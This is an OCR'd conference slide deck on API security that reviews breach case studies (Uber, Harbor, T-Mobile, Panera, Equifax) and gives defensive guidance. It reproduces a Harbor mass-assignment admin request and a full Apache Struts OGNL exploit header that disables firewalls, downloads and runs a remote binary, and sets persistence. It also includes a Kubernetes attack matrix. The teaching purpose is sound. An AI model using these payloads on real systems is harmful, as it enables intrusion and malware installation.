OAuth, OWASP, Gateways and Meshes - Oh my!

KEITH CASEY
API Problem Solver

okta

ISABELLE MAUNY
Chief Technical Officer

42crunch

DAVID STEWART
Chief Executive Officer


approov
API THREAT PROTECTION


HOW DO WE SECURE APIS?

KEY QUESTIONS TO ASK YOURSELVES

- Do we know the APIs we have to protect ?
- Who is our target audience (partners, internal, anyone, …) ?
- Who is actually using our APIs ?
- Where do we validate that the data we are receiving is what we expect ?
- How do we ensure that we don’t leak data or exceptions?
- Where do we validate that the clients are the ones we expect
- Where do we validate the access tokens are the ones we expect
- Where do we authorize access to business data?
- Do I control what my application is made of ? (frameworks, images, etc.)

LAYERED APPROACH TO API SECURITY



App level security (auth, azn, libs, code, data)

Intra-services communication (auth, azn, TLS)

Hypervisor, images (VM/Docker)

OS / Network / Physical Access


REAL STORIES AND
LESSONS LEARNT!

UBER (SEPT 2019)

https://appsecure.security/blog/how-i-could-have-hacked-your-uber-account

- The Attack
  - Account takeover for any Uber account from a phone number
- The Breach
  - None. This was a bug bounty.
- Core Issues
  - First Data leakage : driver internal UUID exposed through error message!
  - Hacker can access any driver, user, partner profile if they know the UUID
  - Second Data leakage via the getConsentScreenDetails operation: full account information is returned, when only a few fields are used by the UI. This includes the **mobile token** used to login onto the account

```
{
    “status”:”failure”,
    ”data”: {
        “code”:1009,
        ”message”:”Driver ‘47d063f8–0xx5e-xxxxx-b01a-xxxx’ not found”
        }
}
```

HARBOUR REGISTRY

https://unit42.paloaltonetworks.com/critical-vulnerability-in-harbor-enables-privilege-escalation-from-zero-to-admin-cve-2019-16097/

- The Attack
  - Privilege escalation: become registry administrator
- The Breach
  - 1300+ registries with default security settings
- Core Issue
  - Mass Assignment vulnerability allows any normal user to become an admin

```
POST /api/users
{“username”:”test”,”email”:”test123@gmail.com”,”realname”:”noname”,”passw
ord”:”Password1\u0021″,”comment”:null,
“has_admin_role” = True}
```

Controlling Data Access

- Fine-grained authorisation in **every controller layer**
- Do not use IDs from API request, use ID from session instead (implement session management in controller layer)
- Additionally:
  - Avoid guessable IDs (123, 124, 125…)
  - Avoid exposing internal IDs via the API
  - Alternative: GET https://myapis.com/resources/me
- Prevent data scraping by putting rate limiting in place

42crunch

Controlling Data Exposure/Leakage

- Take control of your JSON schemas !
  - Describe the data thoroughly and enforce the format at runtime (outbound)
  - Review and approve data returned by APIs
- Catch all exceptions
- Never expose tokens/sensitive/exploitable data in API responses
- Never rely on client apps to filter data : instead, create various APIs depending on consumer, with just the data they need

42crunch

API Authentication & Authorization

- Know your User
  - Who is your user today? Who will be your user tomorrow?
- Understand the Use Cases
  - Know what a user is allowed vs should do
- Think about Permissions sooner
  - Make authorization simple, consistent, and predictable

okta

Permissions (aka Scopes)

Available scopes

Name	Description
`(no scope)`	Grants read-only access to public information (includes public user profile info, public repository info, and gists)
`repo`	Grants full access to private and public repositories. That includes read/write access to code, commit statuses, repository and organization projects, invitations, collaborators, adding team memberships, deployment statuses, and repository webhooks for public and private repositories and organizations. Also grants ability to manage user projects.
`repo:status`	Grants read/write access to public and private repository commit statuses. This scope is only necessary to grant other users or services access to private repository commit statuses *without* granting access to the code.
`repo_deployment`	Grants access to deployment statuses for public and private repositories. This scope is only necessary to grant other users or services access to deployment statuses, *without* granting access to the code.
`public_repo`	Limits access to public repositories. That includes read/write access to code, commit statuses, repository projects, collaborators, and deployment statuses for public repositories and organizations. Also required for starring public repositories.
`repo:invite`	Grants accept/decline abilities for invitations to collaborate on a repository. This scope is only necessary to grant other users or services access to invites *without* granting access to the code.

okta

T-Mobile

T-Mobile Alerts 2.3 Million Customers of Data Breach Tied to Leaky API

Author:
Tom Spring

August 24, 2018
/ 12:42 pm

2 minute read

Share this article:

T-Mobile alerts millions of its customers to a breach of its website that resulted in subscriber names, zip codes, phone numbers, email addresses and account numbers being stolen.

- The Attack
  - Despite having Authentication, the APIs didn't have authorization
- The Breach
  - Decompiling the app or simple monitoring uncovered the endpoint
  - Attackers used the secret method of "incrementing" to get all the records
- Core Issues
  - The dev/security teams never applied ***any*** API object-level authorization
  - The security/compliance teams ***did*** have good monitoring and were able to stop it at 7%

Ref: https://threatpost.com/t-mobile-alerts-2-3-million-customers-of-data-breach-tied-to-leaky-api/136896/

okta


Panera

02 Panerabread.com Leaks Millions of Customer Records

APR 18

Panerabread.com, the Web site for the American chain of bakery-cafe fast casual restaurants by the same name, leaked millions of customer records — including names, email and physical addresses, birthdays and the last four digits of the customer's credit card number — for at least eight months before it was yanked offline earlier today, KrebsOnSecurity has learned.

The data available in plain text from Panera's site appeared to include records for any customer who has signed up for an account to order food online via panerabread.com. The St. Louis-based company, which has more than 2,100 retail locations in the United States and Canada, allows customers to order food online for pickup in stores or for delivery.




Ref:
https://krebsonsecurity.com/2018/04/panerabread-com-leaks-millions-of-customer-records/

- The Attack
  - Unauthenticated APIs powering the in-store kiosks and mobile app
- The Breach
  - Decompiling the app or simple monitoring uncovered the data
- Core Issues
  - The dev/security teams never applied ***any*** API authentication/authorization
  - The security/compliance teams never vetted these systems for acceptable policies, etc
  - Probably not the only one

okta


Part of an Ongoing Pattern?



API ABUSE

- When your API is perfect
  - API abuse vs API vulnerabilities
- When you have use cases not requiring login
  - Onboarding, catalog browsing, etc
- When API keys and user auth are not enough
  - Aggregators, impersonators, etc

Trump App (June 2020)



- The Attack
  - API keys easily accessible (Twitter, Google, etc)
- The Breach
  - None. This was a security research.
- Core Issues
  - API keys could be exploited at scale.
  - *"However, a malicious hacker could still use the keys to impersonate the app, and much worse"*

```
    <string name="tutorial_sign_up_title">COMPLETE PROFILE</string>
    <string name="tutorial_title1">"The official
mobile app for"</string>
    <string name="tutorial_title2">Trump 2020</string>
    <string name="twitter_api_key">IT4DLVn5                Ez</string>
    <string name="twitter_api_secret">HIRyF                gcy35</string>
    <string name="twitter_callbackurl">https://www.donaldjtrump.com/assets/authsuccess.html</string>
```

https://www.websiteplanet.com/blog/trump-app-vulnerability-report/

The App As A Key – Part 1

approov
API THREAT PROTECTION

CASE STUDY

SIXT

SIXT Minimizes the Business Impact of Data Scraping

"We looked for a solution that could authenticate when API requests were

Keeping pace with the consumer demand, car sharing has become an increasingly popular alternative to owning — and customers want to use mobile phones to access such services. But mobile API connection data runs the risk of being "scraped" and used by competitors or other third party services. Using Approov API Threat Protection, SIXT was able to lock down control of their API data and build a more secure platform by deploying additional security layers available through Approov.

The Client

SIXT, established in 1912, was the first car rental company in Germany and is still owned and managed by the SIXT family today. The company has always focused on great customer service and continually improving their offering to meet changing market needs.

There have been significant changes in car ownership and usage patterns recently. In large European cities consumers are choosing not to invest in owning a car but rather take advantage of mobility services, like car sharing. This trend is disrupt-

https://approov.io/customer/sixt

- The Attack
  - Aggregator apps making unauthorized use of APIs
- The Breach
  - None. This was all about maintaining control of the business
- Core Issues
  - Any API endpoint is accessible by anyone
  - Don't assume end users value their user credentials
  - *"…we want to control which data we share and who we share it with…"*

The App As A Key Part 2

approov
API THREAT PROTECTION

CASE STUDY

NIMSES

Social Engagement Platform Battles Bots and Fakes Accounts

"Approov provided a nearly immediate solution out of the box...we went from initial contact to a deployed

Nimses, a global social platform that launched in 2017, grew to two million users within two weeks. This rapid growth also attracted the attention of hackers and bots who created fake accounts which negatively affected the user experience.

Approov API Threat Protection was quickly deployed to ensure that only the Nimses app can be used to create and interact with user accounts. By integrating an SDK into the app and implementing a simple, industry-standard token check mechanism, the API back-end server access was secured.

The Client

Nimses has created an algorithm which digitizes the lived time of every registered user. After the user registers with Nimses, each minute of that person's life is transformed into an indestructible digital unit — a Nim — which remains on the Internet forever. The total number of Nims produced and gained by one person is accumulated into their individual account balance, called the Nim. All Nims stored in the account of a specific user, both created by this user and received from other users, are considered their prop-

- The Attack
  - Bots automatically opening high volumes of accounts
- The Breach
  - None. The purpose was to spam genuine users and/or extract new account rewards
- Core Issues
  - Onboarding is always a weak point
  - Rate limiting is not effective here
  - *"Tens of thousands of bot accounts could have been created, and they might have generated tons of spamming activity."*

https://approov.io/customer/nimses

EQUIFAX AND MANY MORE (2017)

https://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html


- The Attack
  - Remote command injection attack: server executes commands written in ONGL language when a Content-Type validation error is raised.

- Core Issue
  - Unpatched Apache Struts library, with remote command injection vulnerability, widely exploited during months.

```
GET / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;cd /tmp;wget -c http:[redacted]:2651/syn13576;chmod 777 syn13576;./syn13576;echo "cd
/tmp/">>/etc/rc.local;echo "./syn13576&">>/etc/rc.local;echo "/etc/init.d/iptables stop">>/etc/rc.local;').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
```


Stay on top of your code!

- Keep systems and software at latest level
- Limit your external dependencies
- Control those dependencies in-house (enterprise repository)
- No Trust !! Continuously test for vulnerabilities and leaking secrets (OS, libraries, docker images, kubernetes deployment files, etc.)
- Automation is key!



Example: Kubernetes breach via docker images

https://www.optiv.com/explore-optiv-insights/source-zero/anatomy-kubernetes-attack-how-untrusted-docker-images-fail-us



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Data Destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account	Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking	Denial of service
Application vulnerability	Application exploit (RCE)		Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files	
Exposed Dashboard	SSH server running inside container					Instance Metadata API	Writable volume mounts on the host	
							Access Kubernetes dashboard	
							Access tiller endpoint	

WHAT NOW ?

- Print the questions at the beginning of this session on a big piece of paper!
- Pick your battles
  - What are your most sensitive APIs, bringing the highest risk ?
  - Establish a Threat model
- Start worrying about API Security at design time
  - Involve the stakeholders earlier
  - A vulnerability discovered at production time costs up to 30x more to solve
- Keep enhancing security, reviewing current API usage
  - Security is not applied once forever - It evolves !
- Automate Security Deployment (DevSecOps)
- Monitor, Learn and Improve

Thank You for attending !

KEITH CASEY
API Problem Solver

okta

ISABELLE MAUNY
Chief Technical Officer

42crunch

DAVID STEWART
Chief Executive Officer

approov
API THREAT PROTECTION